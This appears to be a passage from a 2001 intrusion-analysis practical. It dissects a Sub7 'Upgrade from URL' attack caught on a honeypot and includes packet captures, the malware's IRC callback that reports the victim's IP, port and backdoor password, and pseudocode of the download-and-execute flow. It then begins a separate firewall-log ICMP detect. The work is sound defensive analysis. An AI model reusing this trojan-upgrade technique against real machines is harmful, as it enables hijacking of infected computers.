Packets 1-3 show the normal 3 way handshake. Once the handshake has completed the fake server returns a prompt (packet #4) and the attacker immediately begins to send UFU (sub7’eese for Upgrade from URL – packet 5 onwards). Because I run TCPDUMP in the background, I can easily re-run the file through snort for session capture, where I note that not only has this IP address perpetrated this offence, but so have a number of others. This may suggest collaboration, or a busy evening.

The UFU suggests that the attack tool is looking for sub7 trojans that are not protected by a password (as no password was offered, but also no “PWD request was made by my fake server). Turning to the session capture, we see the URL that the UFU command should download from. At this point it appeared as if this was nothing more than a benign sub7 upgrade request, which could not affect my system. There appears to be nothing special about this “attack”, with perhaps the exception of this is the first time I had seen a real UFU request.

I downloaded the easyspeed.exe file referenced in the URL of the UFU request. This was placed on an isolated machine, with a network sniffer on the same network, but my firewall blocking the MAC address from going to the Internet. After firstly infecting the machine with an old version of SUB7, I began the UFU request and infected the machine. I then re-booted the machine, whilst capturing the network traffic generated.

```
…….. < ARP and DHCP packet Data removed > ……
#1
22:11:29.003836 0:50:56:92:0:1 0:20:78:c9:b:8a 0800 76: 192.168.1.24.1025 > 24.66.126.35.53:  1+ A? tba.serveirc.com. (34)
0x0000   4500 003e 1000 0000 8011 d289 c0a8 0118        E..>...........
0x0010   1842 7e23 0401 0035 002a bb34 0001 0100        .B~#...5.*.4....
0x0020   0001 0000 0000 0000 0374 6261 0873 6572        .........tba.ser
0x0030   7665 6972 6303 636f 6d00 0001 0001             veirc.com.....
#2
22:11:29.313836 0:20:78:c9:b:8a 0:50:56:92:0:1 0800 200: 24.66.126.35.53 > 192.168.1.24.1025:  1* 1/3/3 A 24.19.100.133 (158)
0x0000   4500 00ba 6570 0000 3a11 c29d 1842 7e23        E...ep..:....B~#
0x0010   c0a8 0118 0035 0401 00a6 f3e5 0001 8580        .....5..........
0x0020   0001 0001 0003 0003 0374 6261 0873 6572        .........tba.ser
0x0030   7665 6972 6303 636f 6d00 0001 0001 c00c        veirc.com.......
0x0040   0001 0001 0000 003c 0004 1813 6485 c010        .......<....d...
0x0050   0002 0001 0000 012c 000c 036e 7333 056e        .......,...ns3.n
0x0060   6f2d 6970 c019 c010 0002 0001 0000 012c        o-ip...........,
0x0070   0006 036e 7331 c042 c010 0002 0001 0000        ...ns1.B........
0x0080   012c 0006 036e 7332 c042 c056 0001 0001        .,...ns2.B.V....
0x0090   0000 003c 0004 d0b9 bf7b c068 0001 0001        ...<.....{.h....
0x00a0   0000 003c 0004 a65a 0fea c03e 0001 0001        ...<...Z...>....
0x00b0   0000 003c 0004 a65a 0feb                       ...<...Z..
#3
22:11:29.343836 0:50:56:92:0:1 0:20:78:c9:b:8a 0800 62: 192.168.1.24.1026 > 24.19.100.133.6667: S 28374:28374(0) win 8192 <mss 1460,nop,nop,sackOK>
0x0000   4500 0030 1100 0000 8006 eb6f c0a8 0118        E..0.......o....
0x0010   1813 6485 0402 1a0b 0000 6ed6 0000 0000        ..d.......n.....
0x0020   7002 2000 97e3 0000 0204 05b4 0101 0402        p...............
```

It was soon decoded, and discovered that the code attempts to send data to an IRC server on DAL net (packet #3), after resolving the address (packets #1 and #2). As this device was isolated, I couldn't see what would happen next. A few routing tricks, proxy arps and ifconfig aliases later I realized I only needed to poison my host table and I could completely contain the traffic on a disconnected network, and run an IRC server. For the IRC server, I simply ran netcat on the sniffer to pretend to be the DALNET IRC server, and rebooted the "victim".

```
"[root@ns1 /root]# nc -nl -p 6667

TCPDUMP Data
#1
00:09:54.334090 0:50:56:92:0:1 ff:ff:ff:ff:ff:ff 0806 60: arp who-has 192.168.1.21 tell 192.168.1.24
0x0000   0001 0800 0604 0001 0050 5692 0001 c0a8        .........PV.....
0x0010   0118 0000 0000 0000 c0a8 0115 0000 0000        ................
0x0020   0000 0000 0000 0000 0000 0000 0000            ..............
#2
00:09:54.334090 0:4:ac:59:1:d6 0:50:56:92:0:1 0806 42: arp reply 192.168.1.21 is-at 0:4:ac:59:1:d6
0x0000   0001 0800 0604 0002 0004 ac59 01d6 c0a8        ...........Y....
0x0010   0115 0050 5692 0001 c0a8 0118                  ...PV.......
#3
00:09:54.334090 0:50:56:92:0:1 0:4:ac:59:1:d6 0800 62: 192.168.1.24.1029 > 192.168.1.21.6667: S 62338:62338(0) win 8192 <mss 1460,nop,nop,sackOK>
0x0000   4500 0030 1d00 0000 8006 9a4a c0a8 0118        E..0.......J....
0x0010   c0a8 0115 0405 1a0b 0000 f382 0000 0000        ................
0x0020   7002 2000 ce0e 0000 0204 05b4 0101 0402        p...............
#4
00:09:54.334090 0:4:ac:59:1:d6 0:50:56:92:0:1 0800 62: 192.168.1.21.6667 > 192.168.1.24.1029: S 664542937:664542937(0) ack 62339 win 5840 <mss
1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 0000 4000 4006 b74a c0a8 0115        E..0..@.@..J....
0x0010   c0a8 0118 1a0b 0405 279c 1ed9 0000 f383        ........'.......
0x0020   7012 16d0 90b8 0000 0204 05b4 0101 0402        p...............
#5
00:09:54.344090 0:50:56:92:0:1 0:4:ac:59:1:d6 0800 60: 192.168.1.24.1029 > 192.168.1.21.6667: . 1:7(6) ack 1 win 8760
0x0000   4500 002e 1e00 0000 8006 994c c0a8 0118        E..........L....
0x0010   c0a8 0115 0405 1a0b 0000 f383 279c 1eda        ............'...
0x0020   5010 2238 b214 0000 0000 0000 0000              P."8..........
#6
00:09:54.374090 0:50:56:92:0:1 0:4:ac:59:1:d6 0800 67: 192.168.1.24.1029 > 192.168.1.21.6667: P 1:14(13) ack 1 win 8760
0x0000   4500 0035 1f00 0000 8006 9845 c0a8 0118        E..5.......E....
0x0010   c0a8 0115 0405 1a0b 0000 f383 279c 1eda        ............'...
0x0020   5018 2238 c657 0000 4a4f 494e 2023 6465        P."8.W..JOIN.#de
0x0030   6174 680d 0a                                  ath..
#7
00:09:54.374090 0:4:ac:59:1:d6 0:50:56:92:0:1 0800 54: 192.168.1.21.6667 > 192.168.1.24.1029: . ack 14 win 5840 (DF)
0x0000   4500 0028 0930 4000 4006 ae22 c0a8 0115        E..(.0@.@.."....
0x0010   c0a8 0118 1a0b 0405 279c 1eda 0000 f390        ........'.......
0x0020   5010 16d0 bd6f 0000                            P....o..
#8
00:09:54.404090 0:50:56:92:0:1 0:4:ac:59:1:d6 0800 185: 192.168.1.24.1029 > 192.168.1.21.6667: P 14:145(131) ack 1 win 8760
0x0000   4500 00ab 2000 0000 8006 96cf c0a8 0118        E.............
0x0010   c0a8 0115 0405 1a0b 0000 f390 279c 1eda        ............'...
0x0020   5018 2238 907a 0000 5052 4956 4d53 4720        P."8.z..PRIVMSG.
0x0030   2364 6561 7468 203a 5375 6237 5365 7276        #death.:Sub7Serv
0x0040   6572 2076 2e02 322e 3002 2069 6e73 7461        er.v..2.0..insta
0x0050   6c6c 6564 206f 6e20 706f 7274 3a20 0239        lled.on.port:..9
0x0060   3036 3602 2c20 6970 3a20 0231 3932 2e31        066.,.ip:..192.1
0x0070   3638 2e31 2e32 3402 2e20 7669 6374 696d        68.1.24...victim
0x0080   3a20 0242 7261 6e64 204e 6577 204c 616d        :..Brand.New.Lam
0x0090   6572 022c 2070 6173 7377 6f72 643a 2002        er.,.password:..
0x00a0   7233 646e 3377 3202 2e0d 0a                    r3dn3w2....
#9
00:09:54.404090 0:4:ac:59:1:d6 0:50:56:92:0:1 0800 54: 192.168.1.21.6667 > 192.168.1.24.1029: . ack 145 win 6432 (DF)
0x0000   4500 0028 0931 4000 4006 ae21 c0a8 0115        E..(.1@.@..!....
0x0010   c0a8 0118 1a0b 0405 279c 1eda 0000 f413        ........'.......
0x0020   5010 1920 ba9c 0000                            P.......

Netcat Output
JOIN #death
PRIVMSG #death :Sub7Server v.2.0 installed on port: 9066, ip: 192.168.1.24. victim: Brand New Lamer, password: r3dn3w2."
```

Packets #1 through #5 show the arp requests, and subsequent handshake. Packet #6 is where the data gets interesting. The client attempts to join #death, then in packer 8, sends a private message to the channel. This message is easier read in the NETCAT output at the end of the above trace. Indicated in the message are IP, port and password to the newly infected server.

The next interesting caveat of the easyspeed.exe sub7 server, is that it is not just a sub7 server. It is a wrapper for a sub7 server installation. Normal UFU requests will overwrite the existing sub7 server, but this particular incarnation creates a separate server that is bound to a different port than a "standard" sub7. The server is password protected, so only members of the attacking "crew" will be able to use it. The original sub7 server used to infect the victim machine with "easyspeed" remains running.

This "crew" are using the work done by another "crew" that initially infected the machine. Then, once upgraded, I would suspect that the attackers would remove the old sub7 so that they now "own" the victim. This is "hacker-eat-hacker".

The code that informs the channel of the new infected victim has some coding issues that would prevent it from working correctly. The code only performs the NICK and PRIVMSG commands (at least, that was all my sniffer detected). My testing indicates that the NICK and USER command normally need to be issued first. This does not mean that the attack doesn't work, because the IRC server that appeared to be the target of the message, originally resolved to an IP address on the @home network, and could be configured to not require a user to "register" via NICK and USER commands.

The motive appears to be to take ownership of a previously installed sub7 server. Simplified, the mechanics of the attack are:

```
Attempt Sub7 Connections
If sub7 running
   If no password
      Send UFU
   Fi
Fi
```

The UFU request then spawns the following:

```
Get code from URL
Execute code
New server binds to a new port
Send message to IRC indicating "IP, Port, Password"
Connect to server and do what you will.
```

On re-boot:

```
Start server
```

```
Send IRC message
```

6. Correlations:

Forensic analysis of the easyspeed.exe code was performed by myself and Lenny Zelster, who provided this correlation:

> *"A similar incident is described at the following URL: http://archives.neohapsis.com/archives/incidents/2001-04/0036.html. There, the attackers were scanning the @Home address space, attempting to upgrade the trojan to the one located at "http://home.dal.net/firetiger/dialup.exe (no longer valid). Note as Garreth detected, in our case the URL is http://home.dal.net/[wm]-ape/easyspeed.exe."*
> *Zelster, Lenny, private e-mail, June 5, 2001*

A quick "strings" on the easyspeed.exe, reveals that some code in there references mirc v5.51 and SubSeven. A search for easyspeed.exe on google, astalavista.box.sk, astalavista.com, filesearching.com, neworder etc. etc. etc. all return no results.

7. Evidence of active targeting:

Was is targeted: Defiantly, but could not find any previous data that explicitly indicated a probe from this IP address. It must be remembered however that there is a vary high probability of the source address of the probe being a different machine, or the same machine with a different IP address. I am fortunate here to have both the stimulus and the response to be able to discern one from the other. Additionally given that the source appears to be a member of Dalnet when it wants to be (the IRC address requested points to the @home network – not shown for obfuscation purposes, but the IRC server is not always active), the likelihood of attackers sharing their portscanning data is high.
The following text is a grep through a dump of a few weeks of Snort_syslog output, normalized for sub7 attempts – this could indicate previous probes from various IP addresses:

```
/security/log/tcpdump_log/2001052109
/security/log/tcpdump_log/2001052116
/security/log/tcpdump_log/2001052200
/security/log/tcpdump_log/2001052208
/security/log/tcpdump_log/2001052216
/security/log/tcpdump_log/2001052218
/security/log/tcpdump_log/2001052300
/security/log/tcpdump_log/2001052308
12:01:18.660000 x.24.2654 > 192.168.1.21.1243: S
12:01:19.220000 x.24.2654 > 192.168.1.21.1243: S
12:01:19.720000 x.24.2654 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001052316
/security/log/tcpdump_log/2001052318
18:55:05.780000 x.247.2852 > 192.168.1.21.1243: S
18:55:06.450000 x.247.2852 > 192.168.1.21.1243: S
18:55:07.550000 x.247.2852 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001052322
/security/log/tcpdump_log/2001052400
/security/log/tcpdump_log/2001052408
/security/log/tcpdump_log/2001052416
/security/log/tcpdump_log/2001052500
/security/log/tcpdump_log/2001052506
/security/log/tcpdump_log/2001052508
/security/log/tcpdump_log/2001052516
/security/log/tcpdump_log/2001052600
/security/log/tcpdump_log/2001052608
/security/log/tcpdump_log/2001052616
/security/log/tcpdump_log/2001052700
/security/log/tcpdump_log/2001052708
/security/log/tcpdump_log/2001052716
/security/log/tcpdump_log/2001052800
06:12:55.390078 x.70.3716 > 192.168.1.21.1243: S
06:12:55.930078 x.70.3718 > 192.168.1.21.1243: S
06:12:55.960078 x.74.4465 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001052808
/security/log/tcpdump_log/2001052816
/security/log/tcpdump_log/2001052900
/security/log/tcpdump_log/2001052908
/security/log/tcpdump_log/2001052916
/security/log/tcpdump_log/2001053000
/security/log/tcpdump_log/2001053008
/security/log/tcpdump_log/2001053016
/security/log/tcpdump_log/2001053100
/security/log/tcpdump_log/2001053108
/security/log/tcpdump_log/2001053116
17:21:27.740078 x.43.4813 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001060100
/security/log/tcpdump_log/2001060108
13:58:03.840078 x.226.2279 > 192.168.1.21.1243: S
13:58:04.090078 x.189.4619 > 192.168.1.21.1243: S
13:58:04.220078 x.249.2064 > 192.168.1.21.1243: S
13:58:04.900078 x.88.4934 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001060116
/security/log/tcpdump_log/2001060200
02:32:47.480078 x.71.4734 > 192.168.1.21.1243: S
02:32:48.080078 x.71.4734 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001060208
/security/log/tcpdump_log/2001060216
/security/log/tcpdump_log/2001060300
/security/log/tcpdump_log/2001060308
/security/log/tcpdump_log/2001060316
21:13:11.660078 x.181.1436 > 192.168.1.21.1243: S
/security/log/tcpdump_log/2001060400
/security/log/tcpdump_log/2001060408
/security/log/tcpdump_log/2001060416
19:06:30.040078 x.89.4122 > 192.168.1.21.1243: S
```

8. Severity:

(Critical + Lethal) – (System + Network Countermeasures) = Severity

Severity: (3 + 1) - (4 + 1) = -1

Critical: Server is not critical, as it is my home server – and is running a number of honey pots (being sacrificial) - but successful penetration of this device (by any method) could affect the integrity of my packet and snort data: 3
Lethal: Lethality of this attack was 1 as they only got my honey pot - but given a real sub7 server – the lethality would be very high as total control of the victim may be obtained.

System countermeasures: were high in that they were trapped in a chrooted environment, statically compiled, (this being a countermeasure is arguable though) and that full logging of activity was obtained: 4
Network countermeasures: were low, as this data is deliberately allowed through, but it is deliberately forwarded to the sacrificial box in a DMZ on my home network: 1

9. Defensive recommendation:

None required for this server, but in general, it is recommended that anti-virus tools are installed, and that the signature database be updated at lease monthly. Run the anti-virus at least once a week.

10. Multiple choice test question:

What other port, and why, would it be useful to alert on to detect this kind of attack?

a. TCP 6667, An IRC Port, to detect the returned messages
b. UDP 53, A well known SubSeven port
c. a,b and d
d. TCP 27374, SubSeven port for newer versions(>2.2)

Answer: d

TCP 27374 is a "well Known" Sub7 port.

Detect #3 – Anomalous ICMP Traffic - SpyWare

```
60197;31May2001;13:06:38;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
60495;31May2001;13:08:13;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.222;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
60681;31May2001;13:09:34;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
61500;31May2001;13:13:29;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
62161;31May2001;13:16:51;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
62682;31May2001;13:19:01;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
63418;31May2001;13:21:58;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
63729;31May2001;13:23:20;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
64672;31May2001;13:27:28;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
65444;31May2001;13:31:15;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
66187;31May2001;13:34:17;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
66703;31May2001;13:35:52;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
68450;31May2001;13:39:03;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
68470;31May2001;13:39:07;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.222;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
68488;31May2001;13:39:09;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
68881;31May2001;13:40:53;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
69997;31May2001;13:44:34;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
70797;31May2001;13:47:26;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
71295;31May2001;13:48:40;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
71914;31May2001;13:51:07;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
72595;31May2001;13:53:30;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
73345;31May2001;13:56:01;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
73954;31May2001;13:58:28;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
74927;31May2001;14:01:45;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
75682;31May2001;14:03:49;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
77220;31May2001;14:07:14;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
77567;31May2001;14:07:56;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
79772;31May2001;14:14:37;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
80198;31May2001;14:16:03;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
80988;31May2001;14:18:53;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
81288;31May2001;14:20:04;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
82022;31May2001;14:22:26;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
82900;31May2001;14:24:40;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
83497;31May2001;14:27:10;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
85087;31May2001;14:32:07;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
86070;31May2001;14:34:53;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
86407;31May2001;14:36:17;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.30;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
86752;31May2001;14:37:19;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.30;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
87174;31May2001;14:38:34;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
87609;31May2001;14:39:34;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
87639;31May2001;14:39:40;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.30;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
87661;31May2001;14:39:42;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.222;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
88135;31May2001;14:41:27;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
88432;31May2001;14:42:42;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
88986;31May2001;14:45:11;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
90367;31May2001;14:50:10;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
91078;31May2001;14:53:04;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.178;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
91533;31May2001;14:54:22;129.39.209.133;log;drop;;IBMFE2;inbound;icmp;MY.SUBNET.HERE.16;149.1.1.1;;;;8;MY.FW.HERE.3;149.1.1.1;;;;8;0;firewall;;;
……. DATA CONTINUES
```

1. Source of Trace.
Private network run by an affiliated company (detect used with permission.)

2. Detect was generated by:
The detect comes from some automation that my local firewall team and myself wrote to perform data reduction on Checkpoint firewall logs. This particular log is from a Checkpoint Firewall-1 V4.1 SP3 server. Each field is delimited by ';', and the format is shown below:

```
num;date;time;orig;type;action;alert;i/f_name;i/f_dir;proto;src;dst;service;s_port;len;rule;xlatesrc;xlatedst;xlatesport;xlatedport;reason:;icmp-type;icmp-
code;product;additionals:;sys_msgs
```

As much of this is usually not relevant to use, we filter out specific fields giving the following field header, and data:

Date	time	action	i/f_name	i/f_dir	proto	src	dst	service	s_port	rule	reason:	ICMP-T	ICMP-C
31-May-01	13:06:38	drop	IBMFE2	inbound	icmp	MYSUBNET.178	149.1.1.1			8		8	0
31-May-01	13:08:13	drop	IBMFE2	inbound	icmp	MYSUBNET.222	149.1.1.1			8		8	0
31-May-01	13:09:34	drop	IBMFE2	inbound	icmp	MYSUBNET.178	149.1.1.1			8		8	0
31-May-01	13:13:29	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:16:51	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:19:01	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:21:58	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:23:20	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:27:28	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0
31-May-01	13:31:15	drop	IBMFE2	inbound	icmp	….	149.1.1.1			8		8	0

31-May-01	13:34:17	drop	IBMFE2	inbound	icmp	....	149.1.1.1	8	8	0
31-May-01	13:35:52	drop	IBMFE2	inbound	icmp	....	149.1.1.1	8	8	0
31-May-01	13:39:03	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:39:07	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:39:09	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:40:53	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:44:34	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:47:26	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:48:40	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:51:07	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:53:30	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:56:01	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	13:58:28	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:01:45	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:03:49	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:07:14	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:07:56	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:14:37	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:16:03	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:18:53	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:20:04	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:22:26	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:24:40	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:27:10	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:32:07	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:34:53	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:36:17	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:37:19	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:38:34	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:39:34	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:39:40	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:39:42	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:41:27	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:42:42	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:45:11	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:50:10	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:53:04	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:54:22	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:56:56	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0
31-May-01	14:58:58	drop	IBMFE2	inbound	icmp		149.1.1.1	8	8	0

This data show the traffic in question for a portion of 1 day, but in reality, this data is present for at least 2 weeks (a new logging system was integrated).

Field Description:

```
Date            The date that this packet was logged by the firewall
Time            The time that this packet was logged by the firewall
Action          Describes what action the firewall took on the packet
i/f_name        The name of the interface issuing this log information
                The interface name correspondes to the underlying OS
                Interface naming schemes
